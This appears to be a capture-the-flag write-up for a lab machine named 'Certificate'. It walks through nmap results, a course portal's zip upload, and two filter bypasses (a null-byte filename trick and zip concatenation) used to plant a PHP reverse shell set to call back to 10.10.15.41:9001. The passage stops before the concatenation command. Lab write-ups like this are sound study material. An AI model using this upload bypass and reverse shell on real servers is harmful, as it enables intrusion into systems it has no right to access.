certificate

This is certificate writeup by Jiseok Song


nmap

```
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-favicon: Unknown favicon MD5: FBA180716B304B231C4029637CCF6481
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_http-title: Certificate | Your portal for certification
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-07 00:50:07Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-07T00:51:28+00:00; -59m58s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
| -----BEGIN CERTIFICATE-----
| MIIGTDCCBTSgAwIBAgITWAAAAALKcOpOQvIYpgAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBPMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLY2VydGlm
| aWNhdGUxGzAZBgNVBAMTEkNlcnRpZmljYXRlLUxURC1DQTAeFw0yNDExMDQwMzE0
```


Add these two entries and DC01 in /etc/hosts

```
7 # Others$
8 10.10.11.71 dc01.certificate.htb certificate.htb dc01$
```

Get xamppuser shell



I can register in account>register and login




I can click any course>Enroll the course and see the link which has submit

Course Outline


Intro	WATCH
Session-1	WATCH
Session-2	WATCH
Session-3	WATCH
Session-4	WATCH
Quizz-1	SUBMIT
Session-5	WATCH
Quizz-2	SUBMIT
Session-6	WATCH

There's a link to upload zip file



I can upload .pdf, .docx, .pptx, .xlsx in a zip file according to the explanation. Let's try.

```
[parrot@parrot]-[~/Documents/certificate]
    $echo 'aaaaaaaaaaaaaaaaaaaaaaaaa' > a.pdf
[parrot@parrot]-[~/Documents/certificate]
    $zip a.zip a.pdf
  adding: a.pdf (deflated 78%)
[parrot@parrot]-[~/Documents/certificate]
    $
```





```
[parrot@parrot]-[~/Documents/certificate]
    $curl http://certificate.htb/static/uploads/6144021521507642c5a799e2bca164e3/a.pdf
aaaaaaaaaaaaaaaaaaaaaaaaa
```

Download reverse shell from https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php_reverse_shell.php and change its ip address, port

```
175 echo '<pre>';$
176 // change the host address and/or port number as necessary$
177 $sh = new Shell('10.10.15.41', 9001);$
178 $sh->run();$
179 unset($sh);$
180 // garbage collector requires PHP v5.3.0 or greater$
181 // @gc_collect_cycles();$
182 echo '</pre>';$
183 ?>$
```

```
[parrot@parrot]-[~/Documents/certificate]
    $zip a.zip rev.php
  adding: rev.php (deflated 72%)
```



400 Bad Request

The request you sent contains bad or malicious content(Invalid Extension).

(It can also show white blank page)


Since this is php webpage, I can get reverse shell if I can upload php file. To bypass file verification, I have two options


1. Use null byte

   Remove the zip file, rename the .php file as .php..pdf and zip it


```
┌──[✗]─[parrot@parrot]─[~/Documents/certificate]
└──╼ $cp rev.php rev.php..pdf
┌──[parrot@parrot]─[~/Documents/certificate]
└──╼ $zip a.zip rev.php..pdf
  adding: rev.php..pdf (deflated 72%)
```


   Start burpsuite, upload the file and grab the packet. Send it to repeater and I can see the file name in hex






Change first .(2e) to null byte(00)





I can send and upload php file




Start listener and curl this url




2. zip concatenation

Create two zip files, one with pdf(normal, any content is ok) and one with php(malicious)




Then, use this command to create concatenated zip file

